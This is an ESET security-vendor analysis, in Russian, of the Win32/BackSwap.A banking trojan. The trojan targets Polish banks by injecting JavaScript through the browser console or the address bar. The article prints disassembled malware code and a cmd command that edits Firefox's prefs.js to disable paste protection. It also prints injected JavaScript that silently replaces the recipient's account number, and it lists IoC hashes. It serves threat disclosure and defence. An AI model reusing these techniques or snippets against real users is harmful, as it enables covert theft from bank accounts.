АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

ESET обнаружила банкер BackSwap, использующий новый метод манипуляции браузером

5 июня 2018 года

Банковские трояны в последние годы теряют популярность среди киберпреступников. Одна из причин – развитие технологий защиты антивирусных вендоров и разработчиков веб-браузеров. Провести атаку с помощью банкера сложно, поэтому многие вирусописатели переходят на более простые и выгодные инструменты: шифраторы, майнеры, ПО для кражи криптовалют.

Многие, но не все. Мы обнаружили новое семейство банкеров, использующее для манипуляций с браузером новую технику. Вместо сложного внедрения кода в процесс браузера для мониторинга его активности, малварь перехватывает события Windows в цикле ожидания сообщений, чтобы проверять значения объектов, связанных с банковскими операциями.

Обнаружив работу с онлайн-банкингом, малварь инжектирует вредоносный JavaScript в веб-страницу – через консоль разработчика в браузере, либо напрямую в адресную строку. Операции производятся без ведома и участия пользователя. Простая на первый взгляд схема позволяет обходить продвинутые механизмы защиты браузеров от комплексных атак.

Введение

Мы впервые заметили данную кибергруппу в январе 2018 года, когда она распространяла ранние разработки – например, программу для кражи криптовалюты путем подмены адреса кошелька в буфере обмена. Группа занималась криптовалютой несколько месяцев, после чего выпустила первую

версию банкера – с 13 марта антивирусные продукты ESET детектируют его как Win32/BackSwap.A.

На графике ниже можно наблюдать резкий скачок обнаружений по сравнению с предыдущими проектами, согласно нашей статистике. Авторы совершенствуют банкер и выпускают новые версии почти каждый день (с перерывами на выходные).

Рисунок 1. Обнаружения Win32/BackSwap.A и связанных с ним предыдущих проектов

Распространение и исполнение

Win32/BackSwap.A распространяется в спам-письмах, содержащих во вложении обфусцированный JavaScript-загрузчик из семейства Nemucod. В настоящее время эти рассылки ориентированы на пользователей из Польши.

Мы нередко обнаруживали на машинах жертв еще один известный загрузчик Win32/TrojanDownloader.Nymaim, вероятно, распространяющийся тем же способом. В настоящее время мы не знаем, совпадение это или семейства связаны друг с другом.

Полезная нагрузка доставляется в виде модифицированной версии легитимного приложения, частично переписанного вредоносным компонентом. Приложение, используемое для модификации, регулярно меняется – мы наблюдали в этом качестве TPVCGateway, SQLMon, DbgView, WinRAR Uninstaller, 7Zip, OllyDbg и FileZilla Server.

Приложение модифицируют таким образом, что оно переходит на вредоносный код после его инициализации. Для этого авторы добавляют указатель на вредоносный компонент в таблицу функций `_initterm()`, внутреннюю часть среды выполнения библиотек языка C, которая инициализирует глобальные переменные и другие части программы перед вызовом функции main().

Рисунок 2. Массив указателей _initterm легитимного приложения, в конце которого добавлен указатель на шеллкод банкера

Метод напоминает троянизацию; разница в том, что в нашем случае оригинальное приложение прекращает работу после инициализации малвари. Цель метода – не маскировка от пользователя, а, скорее, противодействие детектированию и исследованию. Аналитикам сложнее обнаружить этот банкер, поскольку многие инструменты реверс-инжиниринга, такие как IDA Pro, показывают оригинальную функцию main() как легитимное начало кода приложения. Не факт, что аналитик с первого взгляда заметит что-то подозрительное.

Полезная нагрузка – позиционно-независимый объект бинарного кода с встроенными данными. Символьные строки хранятся в виде простого текста, что позволяет замести и без того малозаметные следы, так как все требуемые Windows API ищутся в ходе работы хешированием. В начале работы малварь обеспечивает персистентность, копируя себя в папку автозагрузки, после чего переходит к функциям банкера.

Традиционные методы инжекта

Обычный банкер для кражи средств со счета жертвы через интерфейс онлайн-банкинга внедряет себя или специальный модуль в адресное пространство процесса браузера. По ряду причин это непростая задача. Прежде всего, инъекция может быть перехвачена антивирусным продуктом. Кроме того, разрядность внедряемого модуля должна совпасть с разрядностью браузера – 32-битный модуль не внедрить в 64-битный процесс и наоборот. В результате для атаки нужны две версии одного и того же модуля – 32-/64-бит.

После успешного инжекта банковский модуль должен обнаружить функции, относящиеся к браузеру, и перехватить их. Ему нужны функции, отвечающие за отправку и получение HTTP-запросов в формате простого текста до шифрования и после расшифровки соответственно. Сложность поиска функций варьируется от браузера к браузеру. В Mozilla Firefox они экспортируются библиотекой

nss3.dll, и их адреса легко найти по их известным именам. Google Chrome и другие браузеры на платформе Chromium скрывают эти функции. Это вынуждает вирусописателей придумывать специальные схемы, нацеленные на конкретную версию браузера, и менять тактику при выходе новых версий.

Если функции найдены и перехват произведен (и его не обнаружило антивирусное решение), банкер может изменять HTTP-трафик или перенаправлять жертву на сайты, которые имитируют легитимные ресурсы онлайн-банкинга, подделывая сертификаты. Подобные методы используют известные банковские трояны Dridex, Ursnif, Zbot, Trickbot, Qbot и многие другие.

Новый метод манипуляции браузером

В Win32/BackSwap.A реализован совершенно другой подход. Банкер использует элементы графической оболочки Windows и имитацию пользовательского ввода. Метод может показаться тривиальным, но он эффективен, поскольку позволяет решить известные проблемы традиционного инжекта. Во-первых, малварь не взаимодействует с браузером на уровне процесса. Благодаря этому отсутствует необходимость в специальных привилегиях и обходе антивирусов, защищающих от обычного инжекта. Второе преимущество для атакующих – банкер не зависит ни от архитектуры браузера, ни от его версии; работает один код для всех.

Малварь отслеживает URL посещаемой страницы, устанавливая перехватчики событий (event hooks) для определенного диапазона релевантных событий доступных через цикл ожидания сообщений Windows, таких как EVENT_OBJECT_FOCUS, EVENT_OBJECT_SELECTION, EVENT_OBJECT_NAMECHANGE и нескольких других. Обработчик ищет значения URL с помощью поиска по объектам строк, которые начинаются с HTTPS, получаемых вызовом метода `get_accValue` из интерфейса события `IAccessible`.

```
(*(&ole32_CoInitialize))(0);
v3 = v1->user32_SetWinEventHook(EVENT_OBJECT_FOCUS, EVENT_OBJECT_VALUECHANGE, 0, WinEventHookProc, 0, 0, 2);
while ( v1->user32_GetMessageA(&v4, 0, 0, 0) )
{
  v1->user32_TranslateMessage(&v4);
  v1->user32_DispatchMessageA(&v4);
}
```

```
if ( !(*(AccessibleObjectFromEvent))(hwnd, idObject, idChild, &ptr, &pvarChild) && ptr )
{
  if ( !ptr->lpVtbl->QueryInterface(ptr, (&IID_IAccessible), (&accessiblePtr)) )
  {
    accessiblePtr_ = *(&accessiblePtr);
    if ( accessiblePtr_ )
    {
      variant.llVal = 0xFFFFFFFF00000000i64;
      *&variant.vt = 3i64;
      if ( !accessiblePtr_->lpVtbl->get_accValue(accessiblePtr_, variant, &pszValue) )
      {
        v8 = (4212604 - &loc_40477C);
        if ( v8->kernel32_lstrcmpiW(&currentURL[v8], pszValue) )
        {                                       // Check for [ht]tp[s]://....
          if ( v8->kernel32_lstrlenW(pszValue) >= 10 && *pszValue == 't\0h' && *(pszValue + 8) == 's' )
          {
            v9 = v8->kernel32_lstrlenW(pszValue);
            if ( v9 <= 5023 )
            {
              v13 = v9;
              v8->kernel32_lstrcpyW(&currentURL[v8], pszValue);
```

Рисунок 3. Прием, используемый для получения URL текущей страницы в браузере. Эти адреса получены через проверку подстроки [ht]tp[s] (выделено красным)

Затем Win32/BackSwap.A ищет адреса, относящиеся к банкам, и заголовки окон в браузере, указывающие на то, что пользователь готовит денежный перевод.

```
loc_404E90:                             ; CODE XREF: sub_404E29:loc_404E3F↑j
                push    8
                call    loc_404EA0
; ---------------------------------------------------------------------------
aMojeIng        db 'Moje ING',0
; ---------------------------------------------------------------------------

loc_404EA0:                             ; CODE XREF: BankerThreadProc+289↑p
                push    4E7h
                lea     eax, [ebp+windowTitle]
                push    eax
                lea     eax, Util__FindString[ebx]
                call    eax
                test    eax, eax
                jz      short loc_404F10
                push    [ebp+browserURL]
; END OF FUNCTION CHUNK FOR BankerThreadProc
                call    [ebx+MainClass.kernel32_lstrlen]
                push    11h
                call    loc_404EDD
; ---------------------------------------------------------------------------
aMojeingAppHome db 'mojeing/app/#home',0
; ---------------------------------------------------------------------------

loc_404EDD:                             ; CODE XREF: .text:00404EC6↑p
                push    eax
                push    dword ptr [ebp-9D8h] ; browserURL
                lea     eax, Util__FindString[ebx]
                call    eax
                test    eax, eax
                jz      loc_404F95
                call    loc_404EFD
; ---------------------------------------------------------------------------
aIng            db 'ING',0
; ---------------------------------------------------------------------------

loc_404EFD:                             ; CODE XREF: .text:00404EF4↑p
                push    dword ptr [ebp-9DCh]
                lea     eax, Core__BankHijack[ebx]
                call    eax
                jmp     loc_404F95
```

Рисунок 4. Банкер ищет строки кода, относящиеся к определенным банкам. Первая строка – заголовок окна, вторая – часть URL

Обнаружив искомое, банкер загружает вредоносный JavaScript, соответствующий определенному банку, и внедряет его в браузер. Инжект производится простым, но эффективным способом.

В старых образцах Win32/BackSwap.A вставляет вредоносный скрипт в буфер обмена и имитирует нажатие комбинации клавиш, чтобы открыть консоль разработчика (CTRL+SHIFT+J в Google Chrome, CTRL+SHIFT+K в Mozilla Firefox), затем вставляет содержимое буфера (CTRL+V) и «нажимает» ENTER для выполнения содержимого консоли. Затем малварь повторяет комбинацию клавиш, чтобы закрыть консоль. На это время окно браузера становится невидимым – обычный пользователь, скорее всего, подумает, что браузер на несколько секунд завис.

В новых вариантах схема усовершенствована. Вместо взаимодействия с консолью разработчика вредоносный скрипт выполняется напрямую из адресной строки через специальный протокол JavaScript, малоиспользуемую функцию, которую поддерживает большинство браузеров. Банкер имитирует нажатие CTRL+L для выбора адресной строки, DELETE – для очистки поля, «вводит» символы на «javascript» через вызов SendMessageA в цикле, после чего вставляет вредоносный скрипт с помощью комбинации CTRL+V. Скрипт выполняется после «нажатия» ENTER. В конце процесса адресная строка очищается, чтобы убрать следы компрометации.

На рисунке 5 можно видеть часть инжектируемого кода в консоли. Сначала Win32/BackSwap.A определяет браузер путем проверки имени класса выбранного окна (отмечено синим). Вредоносный JavaScript копируется в буфер (отмечено красным). Затем значение прозрачности окна браузера меняется на «3», что делает его невидимым (отмечено фиолетовым). Зеленым выделена часть, относящаяся к функции `ToggleBrowserConsole`, которая включает и выключает консоль.

```
call    [ebx+MainClass.user32_GetForegroundWindow]
mov     [ebp-42Ch], eax
push    3FCh
lea     eax, [ebp-3FCh]
push    eax
push    dword ptr [ebp-42Ch]
call    [ebx+MainClass.user32_GetClassNameA]
call    loc_4044C7
-----------------------------------------------------------
db 'Chrome_WidgetWin_1' 0
-----------------------------------------------------------

                        ; CODE XREF: .text:004044AF↑p
lea     eax, [ebp-3FCh]
push    eax
call    [ebx+MainClass.kernel32_lstrcmpi]
or      eax, eax
jnz     loc_4045A8
push    dword ptr [ebp-420h]
push    dword ptr [ebp-41Ch]
lea     eax, Util__SetClipboardData[ebx]
call    eax
cmp     eax, 1
jnz     loc_4046A6
mov     dword ptr [ebp-400h], 1
push    0
push    dword ptr [ebp-42Ch]
call    [ebx+MainClass.user32_DefWindowProcA]
push    3                   ; opacity
push    dword ptr [ebp-42Ch]
lea     eax, Util__ChangeWindowOpacity[ebx]
call    eax
push    4Ah ; 'J'
push    dword ptr [ebp-42Ch]
lea     eax, Core__ToggleBrowserConsole[ebx]
call    eax
push    7D0h
call    [ebx+MainClass.kernel32_Sleep]
push    dword ptr [ebp-42Ch]
push    0
lea     eax, Core__PasteScriptToConsole[ebx]
call    eax
push    12Ch
call    [ebx+MainClass.kernel32_Sleep]
push    'J'
push    dword ptr [ebp-42Ch]
lea     eax, Core__ToggleBrowserConsole[ebx]
call    eax
push    1F4h
call    [ebx+MainClass.kernel32_Sleep]
push    0FFh                ; opacity
push    dword ptr [ebp-42Ch]
lea     eax, Util__ChangeWindowOpacity[ebx]

mov     dword ptr [ebp-8Ch], 1
mov     word ptr [ebp-88h], VK_LCONTROL
mov     word ptr [ebp-86h], 0


mov     dword ptr [ebp-84h], 0
mov     dword ptr [ebp-80h], 0
mov     dword ptr [ebp-7Ch], 0
push    1Ch                 ; _DWORD
lea     eax, [ebp+var_8C]
push    eax                 ; _DWORD
push    1                   ; _DWORD
call    [ebx+MainClass.user32_SendInput]
mov     dword ptr [ebp-8Bh], 1
mov     word ptr [ebp-87h], VK_LSHIFT
mov     word ptr [ebp-85h], 0
mov     dword ptr [ebp-83h], 0
mov     dword ptr [ebp-7Fh], 0
mov     dword ptr [ebp-7Bh], 0
push    1Ch                 ; _DWORD
lea     eax, [ebp-8Bh]
push    eax                 ; _DWORD
push    1                   ; _DWORD
call    [ebx+MainClass.user32_SendInput]
mov     dword ptr [ebp-8Ah], 1
mov     ax, [ebp+consoleKey]
mov     [ebp-86h], ax
mov     word ptr [ebp-84h], 0
mov     dword ptr [ebp-82h], 0
mov     dword ptr [ebp-7Eh], 0
mov     dword ptr [ebp-7Ah], 0
push    1Ch                 ; _DWORD
lea     eax, [ebp-8Ah]
push    eax                 ; _DWORD
push    1                   ; _DWORD
call    [ebx+MainClass.user32_SendInput]
```

Рисунок 5. Инжект скрипта

Win32/BackSwap.A поддерживает атаки на Google Chrome и Mozilla Firefox, в последних версиях появилась поддержка Internet Explorer. Метод подходит для большинства браузеров с консолью разработчика или возможностью выполнения кода JavaScript из адресной строки (стандартные функции браузера).

Три браузера, подверженные компрометации, имеют интересную функцию защиты, разработанную для предотвращения атак Self-XSS: когда пользователь пробует вставить скопированный текст, начинающийся с «javascript:» в адресную строку, префикс протокола удаляется, и его нужно снова вводить вручную для исполнения скрипта. Win32/BackSwap.A обходит это препятствие через имитацию посимвольного ввода префикса в адресную строку перед вставкой скопированного вредоносного скрипта.

Еще один инструмент защиты реализован в Mozilla Firefox. Браузер запрещает копировать скрипты в консоль по умолчанию; вместо этого он показывает уведомление о возможных рисках и заставляет пользователя сначала вводить вручную фразу «allow pasting», чтобы разрешить вставку скопированных символов. Для обхода этой меры безопасности в Win32/BackSwap.A предусмотрено исполнение шелл-команды (рисунок 6), которая вносит изменения в файл конфигурации `prefs.js` и удаляет эту защиту.

```
loc_403CDF:                             ; CODE XREF: .text:00403CD6↑j
                push    0
                push    0
                call    loc_403DA5
; ------------
aVOnCDirSBADAp  db '/V:ON /C dir /S/B/A-D "%APPDATA%\Mozilla\prefs.js" > "%TEMP%\eopi'
                db '" && SETLOCAL EnableDelayedExpansion && set /p v=<"%TEMP%\eopi" &'
                db '& echo ^user_pref("devtools.selfxss.count", 100); >> "!v!"',0
; ------------

loc_403DA5:                             ; CODE XREF: .text:00403CE3↑p
                call    loc_403DAE
; ---------------------------------------------------------------------------
aCmd_0          db 'cmd',0
; ---------------------------------------------------------------------------

loc_403DAE:                             ; CODE XREF: .text:loc_403DA5↑p
                call    loc_403DB8
; ---------------------------------------------------------------------------
aOpen_1         db 'open',0
; ---------------------------------------------------------------------------

loc_403DB8:                             ; CODE XREF: .text:loc_403DAE↑p
                push    0
                call    [ebx+MainClass.shell32_ShellExecuteA]
                retn
```

Рисунок 6. Шелл-команда, убирающая защиту от вставки скрипта в консоль Firefox


Вредоносный код на JavaScript

Win32/BackSwap.A использует специальный скрипт для каждого из целевых банков. Поскольку у всех банков разные сайты, код различается и имеет разные переменные. Скрипты инжектируются в страницы, на которых, по оценке банкера, осуществляется подготовка денежного перевода. Внедренные скрипты скрытно заменяют номер счета получателя другим, и, когда жертва отправит перевод, деньги поступят на счет атакующих. Меры противодействия несанкционированным переводам (двухфакторная аутентификация) бессильны, поскольку владелец счета подтверждает отправку средств.

Авторы Win32/BackSwap.A написали скрипты для работы с пятью польскими банками: PKO Bank Polski, Bank Zachodni WBK S.A., mBank, ING и Pekao. Операторы убирают некоторые банки из списка целей – в большинстве новых версий осталось три банка: PKO BP, mBank и ING. В старых версиях

атакующие передают номер счета получателя с C&C-серверов на взломанных сайтах на WordPress. В новых версиях номера хранятся в самих вредоносных скриптах. Счета часто меняются – новый номер счета используется почти в каждой новой кампании.

Банкер интересуют переводы в определенном диапазоне – как правило, от 10 000 до 20 000 польских злотых (168 000–337 000 рублей). Скрипт не только подменяет номер счета получателя, но и заменяет поле ввода на фейковое – пользователь видит корректный номер и ничего не подозревает.



```
function okopo()
{
try{
var sum=document.querySelector('input[name*="amount"]').value.replace(',','.').replace(' ','')
var bal=parseFloat(sum);
var lastchar=myacc.charAt(myacc.length-1);


var data='';
var d_obj=0;
var good_data=''
var tempac='';
if (bal>0) { changetitle('-k:', bal); }
if ((bal>10000) && (bal<20001) && (lastchar!="x"))
   {
      is_deleted = 0;
     var data=document.querySelector('input[id*="num_old"]').value;
     good_data=data;
     data=replaceAll(data,' ','');
     if (data.length===26)
     {
      if (data!==myacc)
      {
        hisacc=good_data;

        document.querySelector('input[name*="toAccount"]').value=myacc;
        var event = new Event('blur', {bubbles: true});
        document.querySelector('input[name*="toAccount"]').dispatchEvent(event);
        changetitle('-c:','ok');
```

Рисунок 7. Часть вредоносного кода на JavaScript. Участки, отмеченные красным, отвечают за проверку суммы перевода и замену номера счета получателя

Заключение

Win32/BackSwap.A доказывает, что в противостоянии между индустрией безопасности и вирусописателями не всегда нужна новая сложная техника и тактика. Браузеры усиливают защиту от инжекта кода, поэтому авторы малвари переключились на другие методы атак, и в Win32/BackSwap.A реализован только один.

Антивирусные продукты ESET детектируют угрозу как Win32/BackSwap.A.

Специалисты ESET сообщили разработчикам браузеров, подверженных компрометации, о новом методе атак.

IoCs

```
9BC4C1D5403DDD90712CE87225490A21D1EDC516 JS/Nemucod.EAN trojan
CF5A74C268661501156663F74CD5E20603B0F261 Win32/BackSwap.A trojan
6251F9AD0E5F551AC4A6B918EF366E86C4CCFDC4 Win32/BackSwap.A trojan
2DC9760A7C6E9D261C73EFB7B2604840734BC058 Win32/BackSwap.A trojan
A68901D0D8C1247FF280F9453E3AE45687C57566 Win32/BackSwap.A trojan
(JavaScript)
```